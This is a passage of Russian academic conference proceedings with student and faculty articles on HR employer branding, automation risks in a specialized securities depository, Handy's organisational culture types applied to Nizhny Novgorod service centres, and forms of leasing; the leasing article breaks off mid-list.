**Аннотация:** За последние двадцать лет сфера HR-брендинга пережила заметный всплеск научного интереса. Концепция брендинга работодателя объединяет в себе вопросы маркетинга и управления человеческими ресурсами. При этом, использование инструментов HR-брендинга позволяет компаниям достигать важного конкурентного преимущества на рынке, связанного с сотрудниками компании. Как результат, компания может достичь хороших результатов в части снижения затрат, увеличения выручки и развития инновационности. В статье представлен анализ исследований в области брендинга работодателя, рассмотрено понятие имиджа бренда, установлены преимущества, которые предприятие приобретает с продвижением бренда работодателя.

**Ключевые слова:** HR-бренд, маркетинг, управление человеческими ресурсами, имидж бренда, персональный бренд.

**Annotation:** In modern conditions, human capital is becoming the cornerstone underlying the company's competitiveness. The presence of gifted and inventive

employees cultivates a mixture of innovative ideas, contributing to a unique team dynamic. And, a powerful employer brand that builds and sustains this collective strength has a great chance of transforming itself into a meaningful competitive advantage, strengthening the company's resilience in times of economic downturn. The article presents an analysis of research in the field of employer branding, considers the concept of brand image, establishes the benefits that an enterprise acquires with the promotion of the employer brand.

**Keywords:** HR employer brand, marketing, human resource management, brand image, personal brand.

В современных условиях человеческий капитал становится краеугольным камнем, лежащим в основе конкурентоспособности компании. Присутствие одаренных и изобретательных сотрудников культивирует появление новаторских идей, способствуя уникальной в своем роде динамике команды. А мощный бренд работодателя, который формирует и поддерживает эту коллективную силу, имеет большие шансы трансформироваться в значимое конкурентное преимущество, укрепляя устойчивость компании в периоды экономического спада.

Концепция бренда работодателя относится к сфере междисциплинарных исследований, появившейся на стыке маркетинга с управлением человеческими ресурсами. Использование маркетинговых методов на рынке труда, где вакансии рассматриваются как продукт, а соискатели — как целевая аудитория, получило значительное распространение. Первоначально основное внимание уделялось активизации участия на рынке труда и развитию порталов, посвященных развитию карьеры и поиску работы.

Идеи брендинга работодателя были заложены в 90-х годах двадцатого века, а сам термин впервые появился в 1996 году в работах Эмблер и Бэрроу (Ambler T., Barrow S.), которые определили его, как набор функций, финансовых, а также эмоциональных положительных сторон, обеспечиваемых менеджментом фирмы, а также идентифицируемых с фирмой работодателем

[2].

В современных зарубежных источниках можно встретить формулировку «HR-бренд работодателя» (employer HR brand), в то время как в российской практике бренд работодателя и HR-бренд выступают, как синонимы.

Существует большое количество определений бренда работодателя. Армстронг М. и Тейлор С. считают, что бренд работодателя – это облик отличного работодателя («великолепной зоны работы»), что представляет собой организация [1].

Вокер П. и Хиггинс А. рассматривают бренд работодателя, как совокупность признаков, которые делают организацию особенной и привлекательной для сотрудников и соискателей, способствуют установлению связи между ними, обеспечивают эффективную работу персонала [7].

Бертон П., Эвинг М. и Хол Л. видят бренд работодателя, как совокупность попыток компании в передаче сообщений текущему и потенциальному персоналу о том, что компания является привлекательным местом работы [3].

Гронлунд Д. характеризуют бренд работодателя, как набор атрибутов и качеств, зачастую неосязаемых, которые делают организацию отличимой, обещая людям особенные возможности трудовой деятельности и обращаясь к тем, кто будет преуспевать и наилучшим образом выполнять работу в условиях сложившейся организационной культуры [4].

Все представленные определения отмечают неосязаемость бренда работодателя, который формирует определенные отличия бренда от конкурентов, создавая образ привлекательного места работы для действующих и потенциальных сотрудников, что должно способствовать повышению эффективности работы компании.

Бренд работодателя, как один из разновидностей бренда, является нематериальным активом компании [5]. В последнее время организации все чаще используют силу нематериального актива, известного как бренд работодателя или HR бренд, как средство привлечения и удержания

сотрудников.

Бренд работодателя воплощает в себе образ организации, который отличается от конкурентов в восприятии потенциальных, нынешних и бывших сотрудников, обеспечивая снижение текучести кадров, повышение удовлетворенности и вовлеченности сотрудников. Действительно, одним из элементов HR-бренда, аналогично товарному бренду, является имидж бренда. В российской литературе, в отличие от западной понятие «имидж» зачастую используется отдельно, в то время как за рубежом широко распространено именно понятие «имидж бренда» (brand image). Еще в 1957 году Ньман определил имидж бренда, как все то, что люди ассоциируют с брендом [6].

Аакер в 1991 году охарактеризовал имидж бренда, как-то, что создает ценность различными способами, помогая покупателям выделять бренд, создавая позитивное чувство, связанное с брендом, мотивирующее их к покупке, что также является основой для дальнейшего развития бренда.

При этом, брендинг работодателя включает в себя набор управленческих усилий, направленных как на существующих, так и на потенциальных сотрудников. Его цели включают в себя привлечение новых талантов, минимизацию затрат на подбор персонала, удержание текущего персонала, снижение текучести кадров и, как следствие, повышение удовлетворенности клиентов и стабильности работы компании.

Организации, развивающие HR-бренд, получают серьезный нематериальный актив, который представляет компании значительные конкурентные преимущества в части перспектив и результатов кадровой работы (снижение текучести кадров, смягчение последствий стресса для персонала, повышение интереса со стороны квалифицированных кандидатов к работе в компании, большая инициативность, творчество и инновации среди сотрудников), совершенствования обслуживания клиентов и повышения их удовлетворенности, роста производительности работы персонала, а следовательно рентабельности компании, и, как итог, стабильности бизнеса.

Все перечисленные факторы можно также разделить на три группы в

зависимости не от основных блоков работы, а от результатов для компании:

1) снижение издержек:

- меньшая текучесть сотрудников, уменьшение расходов на подбор;
- сокращение периода простоя из-за поиска претендентов;
- повышение значимости нематериальных вознаграждений

работников, что способно послужить причиной экономии на поощрение работников;

- снижение расходов на подготовку и обучение новых работников.

2) увеличение выручки:

- повышение степени удовлетворенности работников, и как результат

увеличение эффективности их труда;

- повышения степени довольства покупателей, обслуживаемых

довольными работниками;

- повышение производительности, а также эффективности работы.

3) инновационность:

- формирование собственной инновационной базы за счет

положительной инновационной активности сотрудников, обладающих возможностью реализовать свои творческие устремления;

- внедрение инновационных процессов в деятельность компании;

- появление инновационных продуктов на рынке.

Таким образом, HR бренд формирует представление о компании, как об образцовом рабочем месте в глазах всех заинтересованных сторон: бывших, нынешних и будущих сотрудников, клиентов и акционеров. Интересным является и тот факт, что бренд работодателя взаимосвязан с персональным брендом ключевых работников, а привлекательность бренда работодателя зависит от имиджа и репутации сотрудников компании. Значительным преимуществом HR-брендинга в современных условиях является то, что он привлекает людей, обладающих инновационным потенциалом, создавая среду, способствующую реализации конкурентных преимуществ и ценностных

предложений, которые притягивают сотрудников, а также влияют на клиентов компании.

### **Библиографический список:**

1. Армстронг М., Тейлор С. Практика управления человеческими ресурсами. 14-е изд. – СПб.: Питер, 2018. - 1040 с.

2. Ambler T., Barrow S. The Employer Brand // Journal of Brand Management. – Vol. 4. – № 3. – P. 185–206. [https://www.researchgate.net/publication/263326597\\_The\\_employer\\_brand](https://www.researchgate.net/publication/263326597_The_employer_brand) Дата обращения: 10.03.2023.

3. Berthon P., Ewing M., Hah L. Captivating company: dimensions of attractiveness in employer branding // International journal of advertising. 2005. Vol. 24, № 2. P. 189.

4. Gronlund J.K. Pre-requisites of Successful Employer Branding. [Электронный ресурс] Режим доступа: [http://www.employerbrand.com/points\\_detail.asp?id=1](http://www.employerbrand.com/points_detail.asp?id=1) Дата обращения: 10.03.2023.

5. ISO 10668:2010 Brand valuation — Requirements for monetary brand valuation [Электронный ресурс]. Режим доступа: <https://www.iso.org/standard/46032.html> Дата обращения 20.03.2023.

6. Margarita Isoraite Brand Image Theoretical Aspects // Integrated Journal of Business and Economics (IJBE). – 2018. - 2(1). – P. 116-122.

7. Walker P, Higgins A. Employer branding; a no-nonsense approach. London: GuideCIPD. [Электронный ресурс] URL: <http://www.cipd.co.uk> Дата обращения: 23.03.2023.

*Тверитинова Виктория Анатольевна, студентка,  
Московский городской педагогический университет, г. Москва*

*e-mail: [viktoriaaaaaag@gmail.com](mailto:viktoriaaaaaag@gmail.com)*

## **АВТОМАТИЗАЦИЯ, КАК СРЕДСТВО ПОВЫШЕНИЯ ЭФФЕКТИВНОСТИ РАБОТЫ СОТРУДНИКОВ СПЕЦИАЛИЗИРОВАННОГО ДЕПОЗИТАРИЯ**

**Аннотация:** В публикации обоснована важность автоматизации процессов в специализированном депозитарии для повышения эффективности работы сотрудников и обеспечения безопасности инвестиций клиентов. Материалы подкреплены анализом практического опыта организации операционной деятельности спецдепозитария «СДК «Гарант» (г. Москва). Выявлено, что автоматизация позволяет сократить время выполнения рутинных задач, уменьшить ошибки, ускорить обработку и снизить затраты на формирование отчетов, а также снизить количество необходимых сотрудников. Однако важно учитывать риски, связанные с автоматизацией, такие как технические сбои, кибератаки, нарушение этики и технологический сдвиг. Внедрение автоматизации должно проводиться в соответствии с мерами по управлению и минимизации рисков и включать обучение персонала специальным навыкам.

**Ключевые слова:** автоматизация процессов, специализированный депозитарий, эффективность работы сотрудников, нарушение этики, технологический сдвиг, управление рисками, обучение персонала.

**Abstract:** The publication substantiates the importance of automating processes in a specialized depository to improve the efficiency of employees and ensure the safety of clients' investments. The materials are supported by an analysis



of the practical experience of organizing the operational activities of the special depository "KFOR "Garant" (Moscow). It has been revealed that automation reduces the time required to perform routine tasks, reduce errors, speed up processing and reduce the cost of generating reports, as well as reduce the number of employees needed. However, it is important to take into account the risks associated with automation, such as technical failures, cyber attacks, ethics violations and technological convergence. The implementation of automation should be carried out in accordance with risk management and minimization measures and include training of personnel in special skills.

**Keywords:** automation of processes, specialized depository, employee performance, ethics violation, technological convergence, risk management, staff training.

## **Введение**

Автоматизация является неотъемлемой частью современных банковских и финансовых учреждений. В настоящей статье будет рассмотрено, как автоматизация процессов в специализированном депозитарии может помочь повысить эффективность работы сотрудников и улучшить сервис для клиентов. В публикации будут затронуты вопросы, связанные с рисками при автоматизации процессов, защитой информации и необходимостью обучения персонала новым навыкам.

Основная часть. Известно, что условия труда выступают одним из ключевых факторов эффективности выполнения трудовой функции, как на коллективном, так и на индивидуальном уровне [3, с. 65]. В настоящей публикации рассматриваются аспекты, связанные с организацией и управлением трудом работников специализированного депозитария.

Специализированный депозитарий (спецдепозитарий) — это финансовая организация, которая занимается хранением ценных бумаг, обработкой заявок на покупку-продажу и другими сопутствующими операциями [2, с. 205]. Основная функция спецдепозитария — обеспечение безопасности инвестиций

клиентов. Спецдепозитарии взаимодействуют с брокерами, банками и другими финансовыми организациями, а также с инвесторами, которые покупают или продают свои инвестиции через спецдепозитарий. Они также осуществляют учёт пополнения, списания и передачи ценных бумаг, а также предоставляют отчёты и аналитическую информацию о портфеле, хранимых инвестициях и других финансовых операциях. Специализированные депозитарии являются важной компонентой инфраструктуры финансового рынка и обеспечивают высокий уровень защиты прав инвесторов.

В работе спецдепозитария применяются многочисленные программные инструменты и средства автоматизации, использование которых прямо или косвенно влияет на выполнение трудовой функции.

В специализированных депозитариях используются различные программные инструменты для автоматизации работы и обеспечения безопасности инвестиций клиентов [1]. Ниже представлены некоторые из них:

1. Системы управления депозитарием (DMS) – позволяют автоматизировать процессы обработки заявок на покупку-продажу акций, эмиссии новых акций, выплаты дивидендов, ведения учета ущерба и т. д.

2. Системы управления реестром акций (Share Registry Software) – позволяют автоматизировать ведение общедоступного реестра акционеров, учет прав на акции и реализацию корпоративных действий.

3. Системы электронной идентификации и аутентификации клиентов (KYC/AML) – используются для проверки личных данных и подтверждения легитимности инвестиции.

4. Системы защиты информации (Information Security Software) – используются для защиты инвестиций от кибератак и хакерских атак, контроля доступов и обеспечения безопасности информации.

5. Системы аналитики и отчетности – позволяют автоматизировать процессы формирования отчетов для клиентов, регулятора (Банка России) и саморегулируемой организации.

Эти и другие программные инструменты помогают специализированным

депозитариям работать более эффективно, обеспечивать безопасность и защищать интересы инвесторов.

Можно констатировать, что автоматизация оказывает значительное влияние на различные аспекты эффективности труда работников специализированного депозитария. На примере проанализированного автором настоящей статьи опыта организации операционной деятельности ООО «СДК «Гарант» (г. Москва), были выявлены ключевые аспекты, отражающие соответствующее влияние.

1. Сокращение времени на выполнение рутинных задач, таких как обработка заявок, ведение реестра, формирование отчетов и т. д.

2. Снижение ошибок при обработке информации, которое может стать причиной потерь как для депозитария, так и для его клиентов.

3. Увеличение скорости обработки информации и снижение времени на подготовку отчетов для клиентов, благодаря автоматизированным системам формирования отчетности.

4. Уменьшение количества необходимых сотрудников за счет автоматизации рутинных задач.

5. Снижение вероятности мошенничества и кибератак, за счет использования систем защиты информации.

6. Улучшение качества работы за счет автоматизации рутинных процессов и повышения точности работы со специализированными программными системами.

В целом, автоматизация в специализированном депозитарии может привести к более эффективной и точной работе сотрудников, а также улучшению качества обслуживания клиентов и сохранению их интересов в процессе инвестирования.

Однако также следует учитывать, что автоматизация рабочих процессов влияет на усиление определенных рисков, прежде всего, операционных по нескольким причинам, идентифицированных автором в ходе анализа состояния и проблем организации кадровой работы в ООО «СДК «Гарант»:

1. Технические сбои - использование автоматизированных систем и программных решений может привести к возникновению сбоев в работе. Например, компьютер может неправильно обработать данные или возникнуть проблемы в работе сети. В такой ситуации возможно нарушение работы системы, что может привести к задержкам в обработке информации или даже к потере информации. В результате операционный риск возрастает.

2. Кибератаки - автоматизация может сделать приложения более уязвимыми для различных видов кибератак. Если злоумышленники обнаружат уязвимость и смогут проникнуть в систему, то это может привести к потере данных или краже информации.

3. Нарушение этики - автоматизация может стать причиной нарушения этики. Например, если в системе возникают ошибки, из-за которых клиентам начисляются лишние средства, то это может привести к проблемам с законодательством, и как следствие, к уголовно-правовым последствиям для депозитария и его сотрудников.

4. Риск технологического схода - автоматизация может привести к обесцениванию человеческих знаний и опыта. Если система становится более автономной, то при возникновении технических проблем, например, ее не удастся быстро и эффективно восстановить, так как сотрудники станут менее квалифицированными для решения проблем вручную.

Таким образом, автоматизация рабочих процессов в специализированном депозитарии неизбежно сопровождается увеличением операционных рисков, которые могут негативно повлиять на работу организации и ее клиентов. Поэтому внедрение автоматизации должно проводиться в соответствии с жесткими мерами по управлению и минимизации рисков, однако с учетом многофакторности влияния на эффективность работы сотрудников специализированного депозитария, от проектов автоматизации не следует отказываться, тем более что новейшие средства и инструменты, прежде всего, основанные на цифровизации, искусственном интеллекте, блокчейне и анализе «больших данных» имеют встроенные механизмы дополнительной защиты от

ряда операционных рисков, прежде всего, технологических. Дополнительные меры безопасности и защиты от рисков могут обеспечиваться посредством регулярного обучения персонала специализированного депозитария специальным навыкам: в том числе умениям отслеживания технических сбоев и быстрого реагирования на эти сбои, использованию средств кибербезопасности, а также формированию правильной этической позиции.

Управление другими операционными рисками автоматизации работы сотрудников специализированного депозитария целесообразно осуществлять в рамках грамотной кадровой политики, в которую в условиях цифровизации в первоочередном порядке может быть рекомендовано включить положения, характеризующие меры по снижению риска технологического схода, описанного выше, включая гарантии сохранности рабочих мест безотносительно процессов цифровизации.

### **Заключение**

Проведенное исследование позволяет подтвердить, что автоматизация процессов в специализированных депозитариях позволяет повысить эффективность работы сотрудников и обеспечить безопасность инвестиций клиентов, включая системы управления, защиты информации, идентификации и аутентификации клиентов, аналитики и отчетности. Однако, существует ряд операционных рисков, связанных с автоматизацией, таких как технические сбои, кибератаки и нарушение этики, что требует жестких мер по управлению и минимизации рисков при внедрении автоматизации. При этом новейшие средства, основанные на цифровизации, искусственном интеллекте, блокчейне и анализе «больших данных» имеют встроенные механизмы дополнительной защиты от операционных рисков и должны использоваться с учетом многофакторности влияния на эффективность работы сотрудников депозитария.

### **Библиографический список:**

1. Смирнова Т. А. Специализированные депозитарии на российском

фондовом рынке: поиск путей развития // «Актуальные вопросы экономики и управления»: Сборник материалов IV Международной научно-практической конференции. –Новосибирск: ООО «Центр развития научного сотрудничества», 2018. – С. 147–152.

2. Сырбу А. П., Синельников А. В., Меньщикова В. И. Об актуальности видов профессиональной деятельности на современном рынке ценных бумаг //Путеводитель предпринимателя. – 2020. – Т. 13. – №. 4. – С. 202–218.

3. Чиркова Ю. Р. Управление трудовой мотивацией персонала: современные механизмы и методы изучения //Российская наука и образование сегодня: проблемы и перспективы. – 2020. – №. 6. – С. 62–74.

*Трофимова Татьяна Витальевна, доцент, кандидат экономических наук, кафедра государственного управления и менеджмента, Нижегородский институт управления – филиал Российской академии народного хозяйства и государственной службы, Россия, г. Нижний Новгород*

*Воскобоева Ксения Николаевна, студентка 2 курса магистратуры, факультет управления, Нижегородский институт управления – филиал Российской академии народного хозяйства и государственной службы, Россия, г. Нижний Новгород*

## **АНАЛИЗ ТИПА ОРГАНИЗАЦИОННОЙ КУЛЬТУРЫ В МНОГОФУНКЦИОНАЛЬНОМ ЦЕНТРЕ ПРЕДОСТАВЛЕНИЯ ГОСУДАРСТВЕННЫХ И МУНИЦИПАЛЬНЫХ УСЛУГ НИЖЕГОРОДСКОЙ ОБЛАСТИ**

**Аннотация:** Организационная культура имеет большое значение для развития организации, поэтому изучать её важно и нужно. В данной статье рассмотрена типология организационной культуры по Чарльзу Ханди. В качестве объекта исследования выбран многофункциональный центр предоставления государственных и муниципальных услуг. Именно на его примере проводится анализ преобладающего типа организационной культуры с учётом характерных особенностей учреждения.

**Ключевые слова:** многофункциональный центр, организационная культура, анализ, Чарльз Ханди, Нижегородская область.

**Annotation:** Organizational culture is of great importance for the development of an organization, so it is important and necessary to study it. This article examines the typology of organizational culture according to Charles Handy. A multifunctional center for the provision of state and municipal services was chosen as the object of

the study. It is on his example that the analysis of the prevailing type of organizational culture is carried out, taking into account the characteristic features of the institution.

**Keywords:** multifunctional center, organizational culture, analysis, Charles Handy, Nizhny Novgorod region.

В Российской Федерации в настоящее время существует большое количество различных организаций. Они могут осуществлять свою деятельность в кардинально разных сферах, однако у них все равно будет кое-что общее – наличие определенных характеристик. Одной из них является организационная культура. Она имеет очень большое значение для поддержания конкурентоспособности организации и её совершенствования, поэтому культуру организации необходимо тщательно изучать.

Организационная культура представляет собой систему принятых в организации и разделяемых её работниками ценностей, убеждений, принципов, норм поведения, которые руководят их деятельностью [3].

В настоящее время очень важно знать, какой тип организационной культуры у конкретной организации, потому что в таком случае можно предсказать её поведение, реакцию сотрудников и руководства на изменения внешней среды.

Разработкой классификаций организационной культуры занимались многие теоретики и практики менеджмента, представители различных научных школ. Самой распространенной и развитой типологией организационной культуры является та, которую предложил американский социолог Чарльз Ханди. Он выделил четыре типа организационной культуры, метафорически назвав их именами богов древнегреческой мифологии:

- Культура Зевса

Это небольшая по размерам организация с жесткой иерархией, зависящая от центрального источника власти, основой которой являются сила ресурсов и сила личности – именно в её руках и сосредоточена вся власть. Поэтому, если



необходимо изобразить такую организацию, то идеальной картиной будет паутина, в центре которой сидит руководящий паук-лидер. Основываясь на балансе влияний, процесс принятия решений отличается высокой скоростью. Организации с данным типом культуры быстро реагируют на изменения внешней среды и успешно адаптируются к ним, так как жестко подчинены лидеру. Основным фактором продвижения по карьерной лестнице выступает личная преданность сотрудника.

– Культура Аполлона

Она эффективна в государственных учреждениях и крупных корпорациях с механической структурой, для которой характерно четкое и строгое распределение ролей в зависимости от функций, а также координирование специализированных участков управленческим звеном сверху. В качестве изображения организации с рассматриваемым типом культуры можно указать пирамиду. В отличие от организационной культуры Зевса, в данном случае изменения внешней среды могут неблагоприятно повлиять на организацию и её развитие, но если условия стабильны, то компания может показывать значительные результаты — функционирует довольно успешно.

– Культура Афины

Она характерна для небольших проектных, конструкторских и инновационных организаций с матричной структурой управления. Фундамент системы власти - силы специалиста, эксперта, командный дух и полученный на основе этого результат. Этот тип организационной культуры способствует развитию талантов сотрудников, поощряет инициативность. Однако яркой проблемой в данном случае необходимо отметить наличие конкуренции за ресурсы среди экспертов и автономных групп, что, в свою очередь, может привести к конфликтам и снижению эффективности деятельности. Организации с данным типом организационной культуры способны успешно осуществлять свою работу в экстремальных условиях. Большое внимание уделяется человеку — сотрудники рассматриваются не как ресурс, а как личности, индивидуумы. Поэтому ценится профессионализм, компетенция,

навыки и умения, постоянное развитие, инициатива. Если изображать организационную культуру задачи в виде рисунка, то наилучшим вариантом будет сетка, места переплетения которой и сосредоточена вся власть.

– Культура Диониса

Характерна для небольших компаний, работающих для оказания помощи: юридические фирмы или рекламные агентства. Власть базируется на силе личности как специалиста, а влияние распределяется одинаково. Отличительной чертой процесса принятия решений является отсутствие формализации и процедур. Изображением, характеризующим такую организационную культуру, является звёздное небо.

Согласно исследованиям, Ч. Ханди, на становление того или иного типа культуры влияют несколько факторов:

– размер организации — невозможно представить себе крупную эффективную компанию с культурой власти;

– специфика технологии — в случае жестких требований безопасности или поточных технологий организации будут, скорее всего, обладать культурой роли, иногда культурой власти;

– особенности персонала — при наличии большого количества некомпетентных, малоквалифицированных работников адекватными становятся культуры власти и роли, при высококвалифицированном персонале целесообразно создавать культуру задачи.

Таким образом, Чарльз Ханди предложил типологию организационной культуры, которая основывается на анализе системы распределения власти, полномочий и ответственности. По его мнению, в одной организации, в процессе ее эволюции, можно проследить все типы выделенных им культур [4].

МФЦ – это организация, созданная в организационно-правовой форме государственного или муниципального учреждения (в том числе являющаяся автономным учреждением), отвечающая требованиям, установленным законодательством, и уполномоченная на организацию предоставления государственных и муниципальных услуг, в том числе в электронной форме, по

принципу «одного окна» [7].

Для каждой организации характерен конкретный тип организационной культуры.

Сначала может показаться, что МФЦ свойственна организационная культура Аполлона, потому что она характерна для государственных учреждений. Однако в МФЦ Нижегородской области можно увидеть несколько отличительных черт организационной культуры организационной культуры Афины [1]. Среди самых ярких выделяются:

– Структура организации

В регионе действуют 66 отделений МФЦ и 103 территориальных обособленных структурных подразделения [5]. Таким образом, рассматриваемая организация состоит из нескольких взаимосвязанных отделений - команд, каждая из которых обладает значительной автономией и несет при этом всю необходимую ответственность.

– Власть

Вся власть распределена по отделениям – командам, в каждом из которых существует свой начальник, который имеет право принимать самостоятельные решения по перестановке кадров в рамках подконтрольного им отделения, разрешать конфликтные ситуации, не привлекая вышестоящее руководство, а также способны регулировать возникающие нештатные обстоятельства.

– Незначительность возраста, продолжительности работы в компании, близости к руководству

Данные факторы не имеют абсолютно никакого значения для работы МФЦ: сотрудники могут быть разного возраста, – только закончив обучение или будучи на пенсии, - могут работать в организации несколько месяцев или много лет, могут быть знакомыми начальника или совершенно посторонними людьми – все эти критерии не важны. Главные качества, которыми должен обладать сотрудник МФЦ, это инициативность, организованность, внимательность, коммуникабельность, легкая обучаемость, любовь к людям, готовность помочь, а также умение работать с офисной техникой.

- Способность эффективной работы в экстремальных условиях

МФЦ были одними из немногих организаций, которые практически непрерывно продолжали работать в период эпидемии Covid-19 - граждане также продолжали получать необходимые им государственные и муниципальные услуги [6].

- Высокая адаптивность, быстрая реакция на изменения

В 2021 году МФЦ предоставили доступ к базам данных Министерства здравоохранения Российской Федерации, чтобы сотрудники помогли заявителям получить QR-код о вакцинации или перенесённом заболевании. Благодаря данному решению, такие граждане также могли посещать общественные места и легче переносить введенные вынужденные ограничения [2].

- Хорошие рабочие отношения внутри трудового коллектива, небольшие различия в статусе

Несмотря на то, что кадровый состав МФЦ включает представителей разных должностей, сотрудники находятся в хороших взаимоотношениях, проводят время вместе не только на работе, но и за её пределами - совместное времяпрепровождение всегда наполнено добром, улыбками и весельем.

- Основное средство распределения власти — профессионализм

В МФЦ для оценки знаний, умений и навыков сотрудников проводится аттестация. Она осуществляется в целях улучшения подбора и расстановки кадров, стимулирования сотрудников к повышению квалификации, улучшения качества, а также эффективности работы и представляет собой компетентную оценку деловых качеств сотрудников и результатов их труда.

Таким образом, организационная культура играет большую роль в развитии организации, способствует повышению эффективности её деятельности, а также помогает успешно конкурировать на рынке. Для того, чтобы добиваться результатов в своей работе, организация должна обладать сильной организационной культурой, тип которой зависит от её определенных характеристик. Для МФЦ характерны черты организационной культуры

Афины, в которой ключевыми особенностями являются ориентация на решение общих задач, быстрая адаптация к изменениям внешней среды и акцент на хорошие взаимоотношения в коллективе.

### **Библиографический список:**

1. PraktiK: знания, рождённые опытом: [сайт]. URL: [http://praktiks.com/tipologiya\\_charlza\\_hendi/?mode=preview](http://praktiks.com/tipologiya_charlza_hendi/?mode=preview) (дата обращения: 26.02.2023).

2. Нижний Новгород онлайн: [сайт]. URL: <https://www.nn.ru/text/health/2021/11/18/70262036/> (дата обращения: 03.03.2023).

3. Организационная культура: учебник и практикум для вузов / В. Г. Смирнова [и др.]; под редакцией В. Г. Смирновой. — Москва: Издательство Юрайт, 2023. — 306 с. — (Высшее образование). — ISBN 978-5-534-01440-2. — Текст: электронный // Образовательная платформа Юрайт [сайт]. с. 10 — URL: <https://urait.ru/bcode/511220/p.10> (дата обращения: 27.02.2023).

4. Организационное поведение: учебник и практикум для вузов / С. А. Барков [и др.]; под редакцией С. А. Баркова. — Москва: Издательство Юрайт, 2023. — 453 с. — (Высшее образование). — ISBN 978-5-534-00926-2. — Текст: электронный // Образовательная платформа Юрайт [сайт]. — URL: <https://urait.ru/bcode/511105> (дата обращения: 11.04.2023). стр 219-222.

5. Портал многофункциональных центров предоставления государственных и муниципальных услуг Нижегородской области: [сайт]. URL: <https://www.umfc-no.ru/> (дата обращения: 20.02.2023).

6. Указ Губернатора Нижегородской области «О введении режима повышенной готовности» от 13 марта 2020 г. № 27 (ред. от 28.01.2022) // Официальный интернет-портал правовой информации <http://pravo.gov.ru/>, 16.03.2020.

7. Федеральный закон от 27.07.2010 № 210-ФЗ «Об организации предоставления государственных и муниципальных услуг»: Принят Государственной Думой 7 июля 2010 года : Одобрен Советом Федерации 14

июля 2010 года / Собрание законодательства РФ. – 2010. - N 31, ст. 4179.

*Чистяков Евгений Алексеевич, студент,*

*ЛГПУ имени П.П. Семенова-Тян-Шанского*

*Колесникова Юлия Фаридовна, канд. эконом. наук, доцент,*

*ЛГПУ имени П.П. Семенова-Тян-Шанского*

## **ЛИЗИНГ КАК ФИНАНСОВЫЙ ИНСТРУМЕНТ В ОРГАНИЗАЦИИ**

**Аннотация:** Лизинг – финансовый инструмент, появившийся в условиях рыночной экономики. В статье анализируется сущность договорного соглашения, в соответствии с которым владелец актива (арендодатель) позволяет другой стороне (арендатору) использовать актив в обмен на периодические платежи. Авторы показывают, что лизинг может использоваться для различных активов, включая недвижимость и движимое имущество, в т.ч. оборудование, машины, транспортные средства и др.

**Ключевые слова:** лизинг, инвестирование, формы лизинга, арендатор, аренда, финансы, финансовая аренда, производитель, поставщик, стоимость, финансовый инструмент.

**Abstract:** Leasing is a financial instrument that appeared in a market economy. The article analyzes the essence of the contractual agreement, according to which the owner of the asset (the lessor) allows the other party (the lessee) to use the asset in exchange for periodic payments. The authors show that leasing can be used for various assets, including real estate and movable property, incl. equipment, machines, vehicles, etc.

**Key words:** leasing, investment, forms of leasing, tenant, lease, finance, financial lease, manufacturer, supplier, cost, financial instrument.

Лизинг – это финансовая схема, которая используется уже тысячи лет.

Концепция аренды восходит к древним цивилизациям, таким как Вавилон, где аренда использовалась для сельскохозяйственных земель. Однако в современном понимании лизинг, каким мы его знаем сегодня, уходит своими корнями в начало XX в.

Первые современные лизинговые компании были созданы в 1920-х гг., а настоящий подъем отрасли пришелся на период после Второй Мировой войны. Поскольку предприятия стремились приобрести новейшее оборудование и технологии, лизинг стал популярной альтернативой традиционным методам финансирования, таким как кредиты. С тех пор лизинговая отрасль продолжала расти и развиваться, и сегодня это многомиллиардная отрасль, которая предлагает широкий спектр вариантов лизинга для предприятий и частных лиц. Если вы хотите арендовать автомобиль, оборудование или недвижимость, существует вариант лизинга, который может удовлетворить ваши потребности.

В последние десятилетия лизинг становится все более популярным благодаря его многочисленным преимуществам.

Лизинг – это инвестирование через различные формы аренды оборудования, станков, механизмов, электронной и вычислительной также строительной техники, зданий и сооружений. В России лизинг более успешно используется в автомобилестроении 40–50%, также машиностроении, производстве промышленного оборудования, в сфере малого и среднего бизнеса [1, с. 1].

Лизинг стал популярным финансовым инструментом для компаний, стремящихся приобрести активы без больших первоначальных затрат. Это позволяет компаниям использовать оборудование, транспортные средства, недвижимость и другие активы, не владея ими напрямую. Вместо этого они осуществляют периодические платежи арендодателю (владельцу актива) в обмен на право использования актива. Это дает компаниям преимущества владения активами без бремени финансирования полной покупной цены. Кроме того, лизинг часто включает в себя услуги по техническому обслуживанию и ремонту, что делает его удобным решением для компаний, стремящихся



оптимизировать свою деятельность и снизить эксплуатационные расходы [2, с. 96].

Лизинг обычно регулируется государственными органами, такими как центральный банк или министерство финансов, а также отраслевыми организациями, а споры разрешаются в судебном порядке либо при участии посредника [3, с. 32]. Нормативная база лизинга может сильно различаться в разных странах, но в целом она направлена на защиту прав всех сторон, участвующих в лизинговой сделке, обеспечение прозрачности и справедливости, а также обеспечение безопасного и надежного осуществления лизинговой деятельности. В Российской Федерации ей выступает Федеральный закон от 29 октября 1998 г. № 164-ФЗ «О финансовой аренде (лизинге)» [4].

В некоторых странах правила лизинга могут включать требования в отношении лицензирования и регистрации лизинговых компаний, раскрытия информации клиентам и создания механизма разрешения споров. Правила лизинга могут также предписывать условия деятельности лизинговых компаний, включая минимальный уровень капитализации, ведение записей и счетов, а также принятие надлежащих методов управления рисками.

Кроме того, правила лизинга могут устанавливать правила учета лизинговых операций для целей налогообложения и бухгалтерского учета, такие как признание лизинговых обязательств и активов, расчет амортизации и учет процентных расходов. Эти положения помогают обеспечить прозрачность лизинговых операций и их точное отражение в финансовых отчетах [5].

Лизинг имеет несколько форм:

1. **Операционная аренда.** Это тип аренды, при котором арендодатель сохраняет за собой право собственности на оборудование или актив, а арендатор использует его в течение определенного периода времени. Арендатор несет ответственность за техническое обслуживание и ремонт в течение срока аренды.

2. **Финансовая аренда.** Этот тип аренды аналогичен кредиту и дает арендатору возможность приобрести оборудование или актив в конце срока

аренды по заранее установленной цене. Арендатор несет ответственность за все техническое обслуживание и ремонт в течение срока аренды.

**3. Продажа и обратная аренда.** Этот тип аренды заключается в том, что организация продает свои активы, такие как недвижимость или оборудование, арендодателю, а затем сдает их в аренду для дальнейшего использования. Это позволяет организации получать немедленные денежные средства, сохраняя при этом использование активов.

**4. Аренда с кредитным плечом.** Это тип аренды, при котором сторонний инвестор обеспечивает финансирование оборудования или актива, а арендатор вносит ежемесячные платежи и использует оборудование. Инвестор получает долю прибыли от оборудования.

**5. Основная аренда.** Это тип аренды, при котором арендодатель сдает в аренду несколько активов арендатору, который затем сдает активы в субаренду другим сторонам. Это позволяет лизингополучателю максимально использовать свои активы и получать дополнительный доход [6].

